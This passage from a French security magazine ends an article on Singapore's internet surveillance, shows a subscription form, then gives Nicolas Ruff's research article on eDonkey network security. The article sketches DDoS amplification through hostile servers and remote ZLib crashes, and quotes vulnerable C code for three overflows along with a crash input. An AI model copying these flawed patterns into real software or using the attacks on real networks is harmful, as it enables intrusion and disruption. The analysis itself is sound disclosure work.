À plusieurs reprises au cours des dix dernières années, les fournisseurs de services Internet (entreprises contrôlées par l'État) ont scanné les machines de leurs clients sans les en avertir au préalable.

En 1994, le seul FAI du pays, Technet, a scanné les mails de ses clients à la recherche de fichiers à contenus pornographiques et de virus. La SBA assurait alors les citoyens ne pas avoir la volonté de surveiller les messages mails, les chats groups, ni de regarder à quels sites les internautes accédaient, ni quels contenus ils téléchargeaient.

En 1999, le fournisseur SingNet scannait 200 000 machines de ses clients dans le plus grand secret. C'est une étudiante en droit de 21 ans qui a permis de porter l'affaire au grand jour, portant plainte pour intrusion.

Le fournisseur d'accès justifia son action en prétendant vouloir faire le bilan du niveau de sécurité des machines des utilisateurs et que tout ceci avait été fait dans le silence afin de ne pas les inquiéter. L'Autorité des Télécommunications de Singapour reconnut postérieurement que le fournisseur avait enfreint la loi. L'affaire fit grand bruit car le ministère de l'Intérieur était impliqué.

Pour éviter que l'affaire ne mette en cause directement le gouvernement ou les forces de police, la société SingNet dut présenter des excuses publiques, par mail à ses abonnés. À la suite de cette affaire, le gouvernement annonçait la publication de recommandations pour le scan, afin de préserver le droit à la vie privée des internautes (officiellement désormais une autorisation écrite de l'abonné est nécessaire).

Les autorités ont toutefois tous pouvoirs (*Computer Misuse Act*, *Internal Security Act*) pour mener les actions qu'elles souhaitent, sans mandat, dans le cadre de la sécurité nationale.

3.2 Le blocage de sites

Les tests effectués par l'*OpenNet Initiative* (ONI [34]) montrent que les filtres techniques à Singapour sont peu utilisés, s'éloignant des mesures pratiquées en Chine.

Seuls 8 sites internationaux sur les 1632 testés (soit 0,49%) sont bloqués (ils ont trait à la drogue (cannabis), au sexe (Penthouse, Playboy...), à la religion, autant de domaines strictement réglementés).

C'est donc essentiellement sur le terrain de l'Internet national (.sg) et dans la mise en œuvre de mesures juridiques que les contrôles sont effectués (licences, poursuites pour diffamation).

C'est en 1998 que la SBA /MDA annonçait avoir bloqué 100 sites pornographiques via les serveurs proxy des trois ISP (SingNet, Pacific Internet, Starhub).

Ce fut le premier exemple dans le monde de censure en bloc sur l'Internet. Selon la SBA/MDA, ce blocage était justifié par la nécessité de mettre les contenus en conformité avec les valeurs culturelles asiatiques et celles de la nation.

Par cette censure (symbolique ? Pourquoi pas davantage de sites ?), le gouvernement affiche sa préoccupation pour les valeurs morales de la société et démontre qu'il est capable de maîtriser le contrôle de la sphère publique. Il lui suffit de censurer symboliquement quelques sites pour montrer sa présence, son pouvoir, ses capacités, sa volonté.

Les scans réalisés à l'insu des utilisateurs et le blocage de 100 sites ne sont que quelques-unes des démonstrations du pouvoir des autorités.

Les effets de ces mesures techniques vont bien au-delà des seuls objectifs affichés (recherche de virus, de vulnérabilités, protection des intérêts des utilisateurs, mise en conformité de contenus avec la morale de la société). Elles ont un effet dissuasif, un effet d'intimidation.

Chacun sait qu'il peut être observé, mais ne sait pas quand, ni par qui, ni comment, ni quelles en seront les conséquences.

On sait juste que les capacités existent, suffisant à créer un climat spécifique de crainte permanente, qui est le moteur de l'autorégulation, de l'autocensure.

Conclusion

Tout est fait pour donner du pays l'image d'un espace sécurisé, tant dans le monde physique que dans le cyberespace. Mais aucun pays ne peut se vanter de maîtriser toutes les variables et la complexité de la sécurité et il est illusoire d'imaginer créer une forteresse impénétrable.

Les efforts déployés par Singapour ne le mettent pas à l'abri des actes de vandalisme, de piraterie, d'actes de déstabilisation organisés par des groupes ou pays hostiles. La stratégie consiste alors plutôt à dire : un jour il y aura une cyber attaque qui réussira à Singapour, malgré toutes les mesures de précautions.

Il est donc important d'avoir les capacités à se relever, à réparer aussi vite que possible les dommages, à rétablir l'activité normale du business à Singapour et à faire en sorte que l'image du pays n'en sorte pas ternie. Les deux mots clefs de la stratégie sont donc « réactivité » [35] et « capacité à se relever et à reconstruire ».

[34] OpenNet Initiative, **www.opennetinitiative.net/studies/singapore/**.

[35] Exemple de réactivité : en mai 2004, le ver Agobot se répand. Afin d'éviter que le ver ne se propage dans l'ensemble des établissements scolaires et vers l'administration du Ministère de l'éducation, 360 écoles publiques sont simultanément déconnectées de l'Internet (**http://www.zone-h.org/en/news/read/id=4237/**).

Abonnez-vous à misc

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK



soit 6 1 an de sécurité informatique numéros de Misc

= 33 €

Offres de couplage possibles ! voir page 81

~~44,70 €~~

France Metro

4 façons de vous abonner :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

Oui je souhaite m'abonner à Misc, 6 numéros

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200



3 BONNES RAISONS de vous abonner :

- Ne manquez plus aucun numéro !
- Recevez Misc tous les 2 mois, chez vous, ou dans votre entreprise.
- Economisez 11,70 /€ an.

☐ **Pour avoir un suivi par e-mail de vos abonnements, merci de nous indiquer votre adresse e-mail** :**

**En application des articles 27 et 34 de la loi dite «Informatique et libertés» n° 78-17 du 6 janvier 1978, vous disposez d'un droit d'accès et de rectification aux données vous concernant.

Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

Sécurité du réseau eDonkey

Introduction

Le protocole eDonkey2000 (ed2k pour les intimes) a été conçu par Sam Yagan, qui a également développé et distribué gratuitement le client éponyme. Il s'agit d'un protocole de réseau P2P à mi-chemin entre le modèle sans serveur (ex. Kazaa/Skype) et le modèle à serveur central (ex. Napster). En effet, il existe 2 niveaux hiérarchiques au sein du réseau : les clients (plusieurs dizaines de millions) et les serveurs (quelques centaines), tous connectés entre eux. Contrairement au modèle Kazaa/Skype, où un client peut devenir « super-nœud » et offrir des fonctions serveur, les logiciels réalisant les fonctions de client et de serveur sont complètement distincts dans le réseau ed2k.

Malgré le succès incontestable du réseau ed2k, qui est devenu en 2004 le réseau le plus utilisé au monde (source Wikipedia [1]), la place de son créateur est devenue plus que marginale, pour différentes raisons :

- Le réseau initial a été attaqué par des outils de type « eDonkeyBot », irrespectueux des autres utilisateurs en termes d'utilisation de la bande passante. Les administrateurs de serveurs ont donc dû coopérer pour lutter contre les clients « malveillants » et proposer des évolutions du protocole, sans l'aval de Sam Yagan avec qui les relations sont tendues. Le client « officiel » s'est même retrouvé banni des principaux serveurs car déclaré incompatible avec le nouveau protocole ! [3]
- L'évolution du réseau ed2k vers un réseau sans serveur a vu la victoire du protocole « Kademlia » [2], poussé par les auteurs du client eMule, face au protocole « Overnet » de Sam Yagan.
- Enfin, la loi américaine imposant désormais l'intégration d'outils de DRM dans les clients P2P, Sam Yagan a préféré jeter l'éponge avec le client eDonkey2000 [4].

Suite à ces déboires, on peut dire aujourd'hui (février 2006) que le « noyau dur » du réseau ed2k est constitué des éléments suivants :

- Un logiciel client Open Source très largement majoritaire (eMule) développé par un certain « Merkur ».
- Un logiciel serveur unique (« Lugdunum ») développé par un collectif non identifié et livré sous forme binaire uniquement.
- Un serveur de référence (Razorback2), géré par une association. Ce serveur a été fermé en mars 2006 suite à une opération de police [5]. Il est difficile pour le moment de prévoir les conséquences pour l'avenir du réseau ed2k...

Sans doute afin d'éviter les débordements du type « eDonkeyBot », une certaine opacité règne dans le monde du réseau ed2k. Toutefois, il est sûr que des Européens, voire des Français, sont fortement impliqués dans le développement du réseau (qui a dit que la France était en retard sur les nouvelles technologies ? :).

On notera également que les spécifications du protocole n'ont jamais été documentées officiellement.

Il n'en fallait pas plus pour susciter l'intérêt de chercheurs en sécurité... et des lecteurs de MISC !

Présentations des tests

L'objectif de cet article est de présenter la sécurité du réseau ed2k sous différents angles :

1. La sécurité du réseau face aux clients « hostiles » pour le réseau lui-même (tentatives de corruption des fichiers, contournement des files d'attente, etc.) ;
2. La sécurité du réseau face aux clients « hostiles » pour les autres services Internet (abus du réseau ed2k pour du DDoS par exemple) ;
3. La sécurité du réseau face aux intrusions externes (failles binaires dans le client ou le serveur, tentatives de collecte de données automatisées).

Les attaquants potentiels sont en effet multiples et motivés. On peut citer pour les 3 attaques ci-dessus :

1. Les utilisateurs malveillants, prêts à tout pour télécharger plus vite que les autres (leur créativité est sans limite).
2. La criminalité organisée sur Internet.
3. La RIAA, MPAA et autres organismes revendiquant une traque des téléchargements illégaux, et les sociétés satellites qui développent leur offre de services autour de ce concept.

On notera d'ailleurs que d'après Wikipedia, les serveurs « Sonny Boy », « Byte Devils », « Pirate's Lair » ainsi que certains « Razorback* » appartiennent à la RIAA.

Afin de rédiger cet article, la plateforme suivante a été utilisée :

- Serveurs Lugdunum 17.1 à 17.9 pour Windows et Linux.
- Client eMule 0.46c téléchargé sous forme binaire.
- Client eMule 0.46c compilé à partir des sources en mode DEBUG.

Sur ce dernier point, il me semble important de souligner la complexité de la compilation du client, lié statiquement aux projets Open Source suivants : Crypto++, ID3Lib, LibPNG, ResizableLib, CxImage et ZLib. Outre les failles potentielles induites par ces librairies, il est raisonnable de considérer que quasiment aucun utilisateur final n'a recompilé eMule à partir des sources et que les binaires en circulation sont donc tous identiques.

Aperçu du protocole

Le protocole ed2k, quoique très peu documenté officiellement [6], a été analysé par plusieurs personnes sur Internet [7] [8]. On ne rappellera ici que les points essentiels.

Nicolas Ruff
Ingénieur-Chercheur en Sécurité Informatique
EADS/CCR DCR/STI/C
nicolas.ruff@eads.net

Format des données réseau

Un paquet ed2k se compose d'un ou plusieurs messages concaténés, chaque message étant au format suivant :

- Protocole (1 octet)
  eDonkey (0xE3), eMule (0xC5) ou eMule compressé (0xD4)
- Longueur du message (4 octets)
- Type de message (1 octet)
  Plus de 120 messages sont définis à l'heure actuelle (voir le fichier `opcodes.h`)
- Contenu du message (variable)

En fonction du type de message, le contenu peut être soit une structure de taille fixe (connue du client), soit une structure de taille variable. Dans ce dernier cas, il n'est pas rare que les objets soient préfixés par leur taille. Par exemple, les chaînes de caractères sont préfixées par leur taille sur 2 octets. La chaîne en elle-même n'est pas terminée par un caractère nul.

La taille d'un message peut être calculée par 2 méthodes différentes :

- Soit en se référant à la longueur déclarée dans l'en-tête ;
- Soit en cumulant la taille de chaque objet contenu dans le message.

On voit déjà que les possibilités d'erreur dans le *parsing* des messages sont nombreuses ...

Initialisation du client

À l'initialisation, le client eMule réalise les tâches suivantes :

1. Recherche d'un serveur PeerCache via une requête DNS `edcache.p2p`.
   Le logiciel PeerCache est vendu par la société Joltid **[9]** et fait office (comme son nom l'indique) de proxy/cache pour les réseaux ed2k, FastTrack (Kazaa) et Grokster.
   Une polémique était née en 2003 suite à l'installation de ce type de logiciel par la filiale néerlandaise de Wanadoo **[10]**. Aujourd'hui il est difficile de trouver des FAI qui utilisent ce logiciel. Les possibilités d'abuser ce mécanisme n'ont donc pas été étudiées.
2. Recherche de mise à jour (facultative).
   Bien que cette fonction ne soit pas liée à la sécurité proprement dite, il est amusant de constater que le test de version s'effectue par une requête DNS sur le site **vcdns2.emule-project.org**. L'adresse IP renvoyée est en fait le numéro de version actuel du client !

Etablissement de connexion

Le protocole ed2k nécessite la connaissance d'au moins un serveur pour établir la connexion au réseau. La liste des serveurs connus est stockée par le client eMule dans le fichier `config\server.met`. Si au moins un serveur de cette liste est actif, il fournira au client une liste de serveurs à jour lors de la connexion ; dans le cas contraire, il est possible de trouver des fichiers à jour sur Internet. Les principaux serveurs étant gérés par des associations (ou par des sociétés anti-P2P), ils possèdent une adresse IP fixe et leur liste change très rarement ...

Lors de la connexion initiale, eMule définit une liste de priorités et classe les serveurs selon plusieurs paramètres (priorité définie par l'utilisateur, dernier serveur utilisé, etc.). Un *traceroute* ICMP est lancé sur chaque cible de connexion potentielle, avant la tentative de connexion proprement dite. Voyons la séquence d'opérations permettant la connexion Client → Serveur. Dans le cas d'une connexion Client → Client, quasiment les mêmes messages « Hello » sont échangés.

Client -> Serveur Hello

Le client contacte le serveur sur le port TCP défini dans les propriétés du serveur (par défaut 4661) et envoie un message « Hello » (code 0x01). Les informations transmises dans le contenu du message sont :

- Client Hash [*]
- Client ID (initialement 0.0.0.0)
- Port TCP en écoute (par défaut 4662)
- Options (appelées *meta-tags*)
  - Nom du client (texte libre, mais les valeurs par défaut sont présentes « en dur » dans le serveur pour une raison indéterminée [**])
  - Version du protocole (0x3C pour eMule)
  - Port TCP en écoute côté client (par défaut 4662)
  - Niveau de compression (eMule seulement)
  - Version eMule (eMule seulement)

[**] Les valeurs par défaut pour les noms de client sont :

- eMule : **http://emule-project.net**
- eMule en version chinoise (mod. « VeryCD ») : [CHN][VeryCD]yourname

[*] Le Client Hash est une chaîne de 16 octets générée au premier lancement du logiciel et stockée dans le fichier `config\preferences.dat`, octets 1 à 16. Il ne change normalement jamais par la suite. L'algorithme de génération est le suivant :

```
void CPreferences::CreateUserHash()
{
        for (int i = 0; i < 8; i++)
        {
                uint16 random = GetRandomUint16();
                memcpy(&userhash[i*2], &random, 2);
        }

        // mark as emule client. that will be need in later version
        userhash[5] = 14;
        userhash[14] = 111;
}
```

La fonction `GetRandomUInt16()` est basée sur la fonction C standard `rand()`. On notera que celle-ci doit avoir été initialisée par un appel à `srand()`, sinon `ASSERT` échoue (notez la méthode d'assertion élégante).

```
uint16 GetRandomUInt16()
{
#if RAND_MAX == 0x7fff
    // get 2 random numbers
    UINT uRand0 = rand();
    UINT uRand1 = rand();
    // NOTE: if that assert fires, you have most likely called that function
       *without* calling 'srand' first.
    // NOTE: each spawned thread HAS to call 'srand' for itself to get real
       random numbers.
    ASSERT( !(uRand0 == 41 && uRand1 == 18467) );
    return uRand0 | ((uRand1 >= RAND_MAX/2) ? 0x8000 : 0x0000);
#else
#error "Implement it!"
#endif
}
```

La graine d'initialisation utilisée est la date d'installation, avec une résolution de 1 seconde (fonction `time()`). Cette technique n'est pas cryptographiquement robuste : il est relativement facile de retrouver la date d'installation d'un client à partir de son Client Hash.

```
void CPreferences::Init()
{
    srand((uint32)time(0)); // we need random numbers sometimes
[...]
```

Le lecteur attentif aura noté que 2 octets de la chaîne se voient assigner une valeur « en dur ». Cette valeur permet de déterminer le type de client.

```
int CUpDownClient::GetHashType() const
{
    if (m_achUserHash[5] == 13 && m_achUserHash[14] == 110)
                                                    return SO_OLDEMULE;
    else if (m_achUserHash[5] == 14 && m_achUserHash[14] == 111)
                                                    return SO_EMULE;
    else if (m_achUserHash[5] == 'M' && m_achUserHash[14] == 'L')
                                                    return SO_MLDONKEY;
    else
                                                    return SO_UNKNOWN;
}
```

Serveur -> Client Hello

Le serveur recevant un message « Hello » tente de se connecter sur le port TCP annoncé par le client pour envoyer lui-même un message « Hello ». Les informations envoyées dans le « Server Hello » sont un acquittement des valeurs envoyées par le client :

- Server Hash
- Server ID [*]
- Port TCP en écoute côté client (par défaut 4662)
- Options (*meta-tags*)
  - Nom du serveur
  - Version du protocole (0x3C pour eMule)
  - Version du client eMule
  - Type de *mod* utilisé

[*] Le Server ID est calculé de la même manière que le Client ID (voir ci-après).

Si le client répond positivement par un « Hello Answer » (code 0x4C), le client est considéré comme visible depuis Internet et ne se voit donc pas attribuer un « LowID » (voir ci-après également).

Notification du serveur

Après l'envoi du « Server Hello », le serveur notifie le client (sur le canal TCP/4661 ouvert précédemment) que la connexion est établie, en lui envoyant un message contenant les commandes suivantes :

- Commande « ID Change » (code 0x40) avec le Client ID définitif du client [*]
- Commande « Server Status » (code 0x34) contenant le nombre d'utilisateurs et de fichiers disponibles sur le serveur.
- Commande « Server Message » (code 0x38) contenant des informations textuelles à la discrétion de l'administrateur (en général de la pub).

[*] Le Client ID est un identifiant de session calculé de la manière suivante.

Si le port TCP du client est joignable directement, celui-ci se voit attribuer un « HighID » qui se calcule très simplement : il s'agit de l'adresse IP sous forme de mot 32 bits ! Par exemple, si le client a pour adresse 100.100.100.1, son Client ID sera :

`100.100.100.1 = 100 + 100*2^8 + 100*2^16 + 1*2^24 = 23356516`

Si le port TCP du client n'est pas joignable (pour cause de firewall d'entreprise par exemple), le client se voit attribuer par le serveur un « LowID » (numéro incrémental géré localement par le serveur), toujours inférieur à 2^24. Les clients possédant des « LowID » sont limités en nombre ou bannis sur certains serveurs, car leur gestion nécessite des ressources supplémentaires (mise en relation par le serveur).

Notification du client

À ce point, la communication est complètement établie entre le client et le serveur, et le client peut commencer à envoyer des commandes au serveur, telles que :

- Search Files (code 0x16)
- Get Server List (code 0x14)
- Get Server Info (code 0xA2)
- Get Server Status (code 0x96)
- Etc. (cf. `opcodes.h`)

Toutefois le client eMule « officiel » réalise quelques opérations supplémentaires, telles qu'envoyer la liste de ses fichiers partagés au serveur, et demander la liste des serveurs connus (facultatif).

Echange de fichiers

Le protocole d'échange de fichiers en lui-même est très proche de ce qu'on peut en imaginer, il ne sera donc pas trop détaillé ici. Dans les grandes lignes, ce protocole est le suivant :

- L'utilisateur commence en général par lancer une recherche (sauf s'il possède un lien direct vers le fichier).
  - Plusieurs types (par nom, par hash) et plusieurs méthodes (mono- ou multi-serveurs, site Web) de recherche sont disponibles.
  - Le moteur de recherche supporte les expressions booléennes, qui sont passées sous forme d'arbre binaire dans la requête.
- Le client récupère le « hash » du fichier, qui sert d'identifiant unique du fichier sur le réseau (voir ci-après pour les détails).

- Le client récupère auprès de son serveur une liste de « sources » possédant le fichier recherché (requête 0x19 - *get sources* / réponse 0x42 – *found sources*). À ce point le serveur n'est plus utile, le reste des communications s'effectuant de client à client.
- Le client s'enregistre dans les files d'attente de toutes les sources connues (message 0x54, *slot request*), à concurrence de la limite fixée dans les options de configuration (de 500 à 2000 par défaut, selon les clients).
- Lorsqu'une source est disponible pour le client, celui-ci est notifié par un message 0x55 (*slot given*). Le client envoie alors un message 0x47 (*request parts*) et reçoit une réponse 0x46 (*sending parts*).
- À la fin du téléchargement, le client libère la file d'attente par un message 0x56 (*slot release*).

Il est intéressant de noter que la liste des fichiers disponibles est stockée sur le serveur. Les clients ne peuvent pas accéder à cette liste [1], et ne voient pas non plus les recherches effectuées par les autres clients. Ceci implique que :

- La gestion de cette liste consomme des ressources importantes côté serveur. Afin d'éviter des attaques en saturation, le nombre de fichiers que peut annoncer un client est limité par le serveur [2] – inutile donc de partager l'intégralité de votre disque dur en espérant gagner des crédits !
- Afin d'avoir un échantillon représentatif du contenu du réseau, les instances telles que la RIAA ou la MPAA ont tout intérêt à mettre en place leurs propres serveurs.

Voyons maintenant les mécanismes de sécurité spécifiques du protocole ed2k, qui font tout son intérêt.

Mécanismes de sécurité

Identification des fichiers

Les fichiers disponibles sur le réseau ne sont pas identifiés par leur nom mais par leur hash MD4. Un lien vers un fichier se présente sous la forme :

```
ed2k://|file|<nom>|<len(nom)>|<md4>|p=<md4(1):md4(2):...>|h=<valeur>|/
```

Même si des problèmes cryptographiques ont été identifiés dans MD4, il reste coûteux pour un attaquant de fabriquer un fichier corrompu possédant le même hash MD4 qu'un fichier donné.

Le nom du fichier est assigné par l'utilisateur, il est utilisé dans les recherches par mot clé. Ce nom peut varier d'un utilisateur à l'autre. D'ailleurs, il n'est pas rare de trouver sur le réseau un même fichier portant 2 noms complètement différents, certains utilisateurs succombant à la tentation du *fake* (fichiers leurres servant à augmenter son taux de partage et ses crédits).

Le paramètre « `p` » (optionnel) est une liste des hash MD4 pour chaque « partie » du fichier. Une « partie » est un bloc de 9 728 000 octets de données (unité de base du protocole).

Le hash global identifiant le fichier est calculé en appliquant la fonction MD4 à l'ensemble des hash de parties concaténés.

Le paramètre « `h` » (optionnel) est une valeur liée à l'AICH (*Advanced Intelligent Corruption Handling*, voir ci-après).

Gestion de la corruption

Un fichier est dit corrompu lorsque le hash d'une partie reçue ne correspond pas au hash annoncé. Dans le cas, eMule télécharge à nouveau la partie corrompue par blocs de 180 Ko, jusqu'à obtenir le bon hash. Ce mécanisme est appelé ICH (*Intelligent Corruption Handling*). Si les erreurs sont normalement distribuées, ce mécanisme permet d'économiser en moyenne 50% sur le volume de retransmission. Bien entendu, contre un attaquant injectant volontairement des fautes en fin de fichier, cette méthode est inefficace, d'où l'invention de l'AICH. Le principe de l'AICH est de subdiviser chaque partie en 53 blocs de 180 Ko et de calculer leur hash SHA1. En cas de problème, les morceaux corrompus peuvent être identifiés en demandant à un client choisi aléatoirement la valeur des 53 hash, ainsi que la liste des « hash de hash » intermédiaires connus. Si le « hash de hash de hash » (paramètre `h`) est de confiance, alors un client malveillant est immédiatement détecté car il ne peut pas annoncer une liste de hash corrompue générant le même hash racine (plus de détails sur [11]).

Traitement des files d'attente

Le protocole ed2k implémente un système de crédits permettant aux gens qui participent activement au réseau (gros volume d'*upload*) de télécharger plus rapidement chez les autres. Un utilisateur est identifié par son Client Hash, ce qui lui permet de conserver ses crédits même en cas de changement d'adresse IP (et donc de Client ID). Bien entendu, ce système peut faire l'objet de nombreuses attaques, telles que la mise à disposition de *fakes* pour augmenter artificiellement son *upload*, ou l'usurpation de Client Hash. Pour lutter contre cette dernière attaque, un mécanisme de cryptographie asymétrique est utilisé : chaque client possède une clé privée qui lui permet de s'authentifier par un mécanisme de défi/réponse simple. Sa clé publique est transmise via un message standard du protocole (code 0x85). L'implémentation est réalisée par la librairie Crypto++, elle-même basée sur les fonctions sous-jacentes du système d'exploitation (CryptoAPI pour Windows). On peut donc considérer que cette partie est cryptographiquement robuste. Les paramètres cryptographiques (dont la clé privée) sont stockés dans le fichier `config\cryptkey.dat`. Ces clés ne sont jamais changées dans la vie d'un client eMule. La taille des clés est de 384 bits, ce qui est peu (une clé de cette taille a été cassée en… 1995 [12]), et en même temps suffisant pour décourager un attaquant car le temps nécessaire pour casser la clé est en général supérieur au temps passé dans une file d'attente.

Quelques attaques…

Maintenant que nous avons une bonne vision de l'infrastructure ed2k, voyons quelles sont les classes d'attaques qui lui sont applicables. Il est malheureusement impossible de toutes les détailler ici.

Accès via UDP

Le protocole d'établissement de connexion sur TCP a été vu précédemment. Il existe toutefois un autre protocole, fondé sur UDP et permettant d'émettre des commandes.

[1] Il est possible pour un client d'effectuer une recherche sur *, mais le serveur est configuré pour retourner au plus ***maxSearchCount*** fichiers (par défaut quelques centaines).
[2] Paramètres ***softLimit*** et ***hardLimit*** côté serveur.

Ce protocole utilise automatiquement le port UDP correspondant au port TCP serveur + 4. L'intérêt du protocole UDP est qu'il est sans connexion, donc rapide et sans aucune fuite d'information côté client. Il est par exemple très rapide de scanner l'ensemble des serveurs avec la commande `GetServerStatus` (pour récupérer un compte du nombre de fichiers et d'utilisateurs par serveur) ou la commande `GetServerInfo` (pour récupérer la description du serveur). De la même manière, il est possible de scanner rapidement un ensemble de clients. Le nombre de commandes accessibles augmente considérablement avec le nouveau protocole Kad, qui ne sera pas détaillé ici.

Redirection de trafic

La possibilité de contrôler à distance les connexions d'un client apparaît comme alléchante pour différentes attaques : scan de ports anonyme, DDoS, etc. La méthode la plus simple pour cela est de mettre en place un serveur « hostile ». Il devient alors possible pour l'attaquant de déclencher une attaque DDoS en donnant la cible comme source quelle que soit la recherche effectuée par les clients. Pour les clients en « LowID », c'est encore plus simple puisque c'est le serveur qui leur indique vers quelles sources se connecter (message 0x35 – *server callback request*). Au niveau du client, la connexion est noyée dans le flot des connexions existantes – elle passera donc probablement inaperçue. De plus, lorsqu'un pare-feu personnel est installé, le client eMule est toujours autorisé à se connecter vers n'importe quelle adresse sur n'importe quel port. Les plus gros serveurs contrôlant jusqu'à 100 000 clients, une telle attaque serait relativement efficace et discrète (aucun logiciel malveillant, de type *bot*, n'étant installé sur le client). L'ajout d'un nouveau serveur dans le réseau ne pose aucun problème technique, à part celui des ressources nécessaires (principalement la bande passante). N'importe qui peut télécharger le binaire du serveur Lugdunum **[13]** et le lancer sur sa machine. Le code source n'est pas fourni, mais plusieurs dizaines d'architectures sont supportées sous forme binaire : Windows/x86, Linux/x86, Linux/AMD64, Solaris 10 x86, Solaris 8 SPARC, HP/UX 11... Il suffit ensuite de fournir un fichier `serverList.met` ou une adresse de serveur via l'option `seedIP` pour que le nouveau serveur s'intègre au réseau global. Les clients vont ensuite venir s'y connecter automatiquement si la latence réseau est faible.

Failles serveur

Comme dans tout logiciel de complexité moyenne développé en C, différents types de {*stack*|*heap*} *overflow* peuvent être trouvés côté serveur. Les failles dans la console d'administration ne seront pas mentionnées ici car sans intérêt pratique. Il faut savoir que l'analyse du serveur est un excellent exercice de *reverse engineering* à plusieurs titres :

- Taille du binaire limitée (~ 400 Ko) ;
- Présence de failles assez simples à trouver, bien que pour la plupart limitées à la console ;
- Nombreuses commandes cachées.

Pour donner une idée du nombre de commandes « cachées », voici une liste des commandes disponibles dans la version 17.7 pour Windows du serveur Lugdunum. Seules les commandes en gras apparaissent dans la sortie de la commande `help`.

ask	kill	**slab**
badc [3]	loadfakes	slimit_gc
bugbug	loadinc	smartP
cat	loadipcountry	**stats**
codecs	loadkn	threads
debug	**m**	type
filters	**netrange**	**vc**
fire	opeer	vfile
g	ping	**vo**
getblack	**print**	**vs**
gkill	**reload**	**wel**
keyw	saveServers	

Tableau 1

Si l'on s'intéresse maintenant aux failles binaires exploitables à distance, une faille connue mais néanmoins intéressante est la faille ZLib affectant les versions de la librairie antérieures à la 1.2.3. Or les serveurs sont liés statiquement avec les versions suivantes de ZLib :

Version eserver	Version Zlib (eserver-windows)	Version Zlib (eserver-linux)
17.1	1.2.1	1.2.1
17.2	1.2.1	1.2.1
17.3	1.2.2	1.2.2
17.4	1.2.2	1.2.2
17.5	N/D	1.2.2.2
17.6	1.2.2	1.2.2.2
17.7	1.2.2	1.2.3
17.8	N/D	1.2.3
17.9	N/D	1.2.3

Tableau 2

Une fois la connexion à un serveur établie, il est possible de déclencher la faille via n'importe quelle commande utilisant le protocole ed2k compressé. Toutes les versions Windows testées crashent, alors que les versions Linux semblent plus résistantes à la corruption de mémoire.

Failles client

Le client eMule est un logiciel complexe (170,000 lignes de code rien que dans le répertoire `srchybrid`). Il n'est donc pas étonnant d'y trouver des failles **[14]**... Trois exemples de bogues non patchés sont donnés ci-dessous. Ces bogues ne sont pas exploitables pour différentes raisons (le contraire ne serait pas très déontologique :). L'analyse de ces failles est laissée comme exercice au lecteur.

Faille #1 (*stack overflow*) : dans l'interface de recherche du client eMule, saisir `llllaaaa[…]` dans la taille minimale ou maximale du fichier recherché.

```
ULONG CSearchParamsWnd::GetSearchSize(const CString& strExpr)
{
        ULONG ulNum;
        TCHAR szUnit[48];
```

[3] Cette commande fait planter le serveur immédiatement car elle utilise un objet CRITICAL_SECTION non initialisé.

```
int iArgs = _stscanf(strExpr, _T("%u%s"), &ulNum, szUnit);
if (iArgs <= 0)
        return 0;
```

Faille #2 (débordement dans la librairie ID3Lib) : traitement des tags étendus en version 2.4.

```
const int extflagbytes = reader.readChar(); // Number of flag bytes
ID3_Flags* extflags[1]; // ID3V2_4_0 has 1 flag byte, extflagbytes should be
equal to 1
for (i = 0; i < extflagbytes; ++i)
{
  extflags[i] = new ID3_Flags;
  extflags[i]->set(reader.readChar()); //flags
}
```

Faille #3 (débordement dans la librairie CxImage) : `info.szLastError` est de taille 256.

```
void CxImagePNG::ima_png_error(png_struct *png_ptr, char *message)
{
        strcpy(info.szLastError,message);
        longjmp(png_ptr->jmpbuf, 1);
}
```

On notera également que les versions binaires du client eMule antérieures à la 0.46c sont compilées statiquement avec une version ZLib inférieure à 1.2.3. Il est donc possible de les crasher à distance par la même méthode que le serveur.

Remerciements

Merci à toute l'équipe DCR/STI/C du centre de recherche EADS, et particulièrement à Kostya Kortchinsky et Fabrice Desclaux pour avoir partagé leurs découvertes.

Conclusion

Le réseau ed2k est un sujet d'étude qui recèle de nombreuses possibilités :

- Pour l'utilisateur malveillant, l'objectif principal reste d'améliorer son classement dans les files d'attente. Cette attaque est aujourd'hui normalement contrée par l'utilisation de clés RSA-384.
- Pour la criminalité organisée, il est possible d'installer de « vrai-faux » serveurs afin de pouvoir utiliser l'effet d'amplification du réseau ed2k pour lancer des DDoS. La découverte d'une faille exploitable dans le client eMule serait également idéale pour propager un ver.
- Pour les organismes qui luttent contre le P2P, les possibilités sont nombreuses :
  - Tracer finement un utilisateur grâce à son Client Hash ou sa clé publique (beaucoup plus fiable que l'adresse IP).
  - Ralentir les téléchargements en injectant des fichiers corrompus dans le réseau (attaque contrée par l'AICH, si utilisé).
  - Installer de « vrai-faux » serveurs pour surveiller l'activité dans le réseau ed2k.
  - Éteindre le réseau en attaquant les serveurs et/ou les clients par des failles binaires (la légalité de cette opération est douteuse, quoique la loi américaine progresse en ce sens).

Il est presque surprenant que le nombre d'études publiques sur le sujet soit aussi limité. Le nombre de sécurités ajoutées dans le protocole, et le nombre de « mods » disponibles (LHeMule, eMule-VeryCD, etc.) démontrent que les attaques existent. Il y a donc fort à parier que la plupart des recherches menées soient diffusées à des publics contrôlés. Mais au final la plus grande menace qui pèse sur le réseau ed2k à l'heure actuelle en France reste l'adoption de la loi DADVSI, qui pénalise les auteurs de logiciels servant à du P2P « manifestement illégal ».

Références

[1] eDonkey network : **http://en.wikipedia.org/wiki/EDonkey_network**
[2] Kademlia network : **http://en.wikipedia.org/wiki/Kadmelia**
[3] eDonkey banni provisoirement de Razorback : **http://www.ratiatum.com/news1600_eDonkey_banni_provisoirement_de_Razorback.html**
[4] Testimony of Sam Yagan : **http://judiciary.senate.gov/testimony.cfm?id=1624&wit_id=4689**
[5] Saisie du serveur Razorback : **http://www.silicon.fr/articles/13951/P2P-la-police-belge-saisit-le-mega-serveur-Razorback-eMule.html**
[6] Description du protocole sur le site eMule : **http://www.emule-project.net/home/perl/help.cgi?l=13&rm=show_topic&topic_id=304**
